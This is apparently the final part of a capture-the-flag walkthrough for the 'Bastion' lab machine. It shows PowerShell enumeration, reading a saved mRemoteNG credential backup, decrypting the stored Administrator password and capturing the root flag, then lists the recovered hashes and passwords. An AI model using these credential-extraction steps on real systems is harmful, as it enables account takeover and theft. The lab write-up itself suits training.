
Windows Enumeration

Still using L4mpje account, we enumerate the Windows box some more. Powershell usually is installed on Windows and with it, we can grab a list of programs on the box.

First, go into powershell with:

=====
powershell
=====

Once you are dropped into powershell (the command prompt will turn to PS), run the following:
=====
Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, Publisher, InstallDate | Format-Table –AutoSize
=====
We get a list of programs.



```
DisplayName                                                    DisplayVersion Publisher                InstallDa
                                                                                                       te
-----------                                                    -------------- ---------                ---------


Microsoft Visual C++ 2017 Redistributable (x86) - 14.12.25810  14.12.25810.0  Microsoft Corporation
mRemoteNG                                                      1.76.11.40527  Next Generation Software 20190222
Microsoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810 14.12.25810    Microsoft Corporation    20190827
Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810    14.12.25810    Microsoft Corporation    20190827
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 9.0.30729.6161 Microsoft Corporation    20190416
Microsoft Visual C++ 2017 Redistributable (x64) - 14.12.25810  14.12.25810.0  Microsoft Corporation
```


We see some Visual C++, but one other program stands out. mRemoteNG is an open source program used to manage remote connections. A quick search on DuckDuckGo or another search engine, reveals there are quite a number of exploits on mRemoteNG.

mRemoteNG Exploitation

mRemoteNG has a particular vulnerability that we are interested in: https://github.com/haseebT/mRemoteNG-Decrypt . Download the contents from this git and save it for later.


However, you need to have a set of credentials to make use of this, so let’s see if we can find something to use as the NTLM hashes and the current password we know are not enough.

WIndows sometimes has data created by programs in a folder called AppData and is usually hidden. Maybe the mRemoteNG program left some data behind in these folders. To get to them from CLI, we will go through \Users\L4mpje. After some searching, we find mRemoteNG and it still has some data.




```
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> dir


    Directory: C:\Users\L4mpje\AppData\Roaming\mRemoteNG


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        22-2-2019     14:01                Themes
-a----        22-2-2019     14:03           6316 confCons.xml
-a----        22-2-2019     14:02           6194 confCons.xml.20190222-1402277353.backup
-a----        22-2-2019     14:02           6206 confCons.xml.20190222-1402339071.backup
-a----        22-2-2019     14:02           6218 confCons.xml.20190222-1402379227.backup
-a----        22-2-2019     14:02           6231 confCons.xml.20190222-1403070644.backup
-a----        22-2-2019     14:03           6319 confCons.xml.20190222-1403100488.backup
-a----        22-2-2019     14:03           6318 confCons.xml.20190222-1403220026.backup
-a----        22-2-2019     14:03           6315 confCons.xml.20190222-1403261268.backup
-a----        22-2-2019     14:03           6316 confCons.xml.20190222-1403272831.backup
-a----        22-2-2019     14:03           6315 confCons.xml.20190222-1403433299.backup
-a----        22-2-2019     14:03           6316 confCons.xml.20190222-1403486580.backup
-a----        22-2-2019     14:03             51 extApps.xml
-a----        22-2-2019     14:03           5217 mRemoteNG.log
-a----        22-2-2019     14:03           2245 pnlLayout.xml
```

So let's find out what the most recent file has.
====
type confCons.xml.20190222-1403486580.backup
====




```
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> type confCons.xml.20190222-1403486580.backup
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" Bloc
kCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="GZFZvMqKVfqaCb4DYaCJLOWP1D4TOix6kvJP
pP9n9I3iY0wKUddxnQJSKIHscF4BXRnHhScKnXECGoEau8Y7coTs" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f5
47a3fee" Username="Administrator" Domain="" Password="IsAizowTqaCA06/2vMwxFtln1qfh+jZfdAI2V7Uve8JoLSRanAXzwFgMkkJ
bedGpCjRZbdmQIV299FlDCt8ymg==" Hostname="127.0.0.1" Protocol="RDP" PuttySession="Default Settings" Port="3389" Co
```

From this backup, we can see that there is an Administrator user and an encrypted password. Now, remembering the python script from mRemoteNG-Decrypt ...



```
root@kali:~/HTB/bastion_notes/mRemoteNG-Decrypt# python3 mremoteng_decrypt.py -s "IsAizowTqaCA06/
2vMwxFtln1qfh+jZfdAI2V7Uve8JoLSRanAXzwFgMkkJbedGpCjRZbdmQIV299FlDCt8ymg=="
Password: thXLHM96BeKL0ER2
```

We have a new password, this time for Administrator. Let’s use this to see if we can ssh back in as this user.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\Administrator

25-04-2019  06:08    <DIR>          .
25-04-2019  06:08    <DIR>          ..
23-02-2019  10:40    <DIR>          Contacts
23-02-2019  10:40    <DIR>          Desktop
23-02-2019  10:40    <DIR>          Documents
23-02-2019  10:40    <DIR>          Downloads
23-02-2019  10:40    <DIR>          Favorites
23-02-2019  10:40    <DIR>          Links
23-02-2019  10:40    <DIR>          Music
23-02-2019  10:40    <DIR>          Pictures
23-02-2019  10:40    <DIR>          Saved Games
23-02-2019  10:40    <DIR>          Searches
23-02-2019  10:40    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  11.290.812.416 bytes free

administrator@BASTION C:\Users\Administrator>cd Desktop

administrator@BASTION C:\Users\Administrator\Desktop>type root.txt
958850b91811676ed6620a9c430e65c8
administrator@BASTION C:\Users\Administrator\Desktop>
```

Boom, we get root flag.

Thank you for reading my writeup for Bastion.

Supplemental Information

Major software/commands used

- nmap
- smbmap
- smbclient
- mount
- guestmount
- ssh
- Powershell with Get-ItemProperty
- mRemoteNG-Decrypt

Credentials Found

- Administrator
  - NTLM Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  - mRemoteNG Encrypted Password: IsAizowTqaCAO6/2vMwxFtln1qfh+jZfdAI2V7Uve8JoLSRanAXzwFgMkkJbedGpCjRZbdmQIV299FlDCt8ymg==
  - mRemoteNG Decrypted Password: thXLHM96BeKL0ER2
- Guest
  - NTLM Hash: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
- L4mpje
  - NTLM Hash: aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9
  - NTLM Hash Plaintext: bureaulampje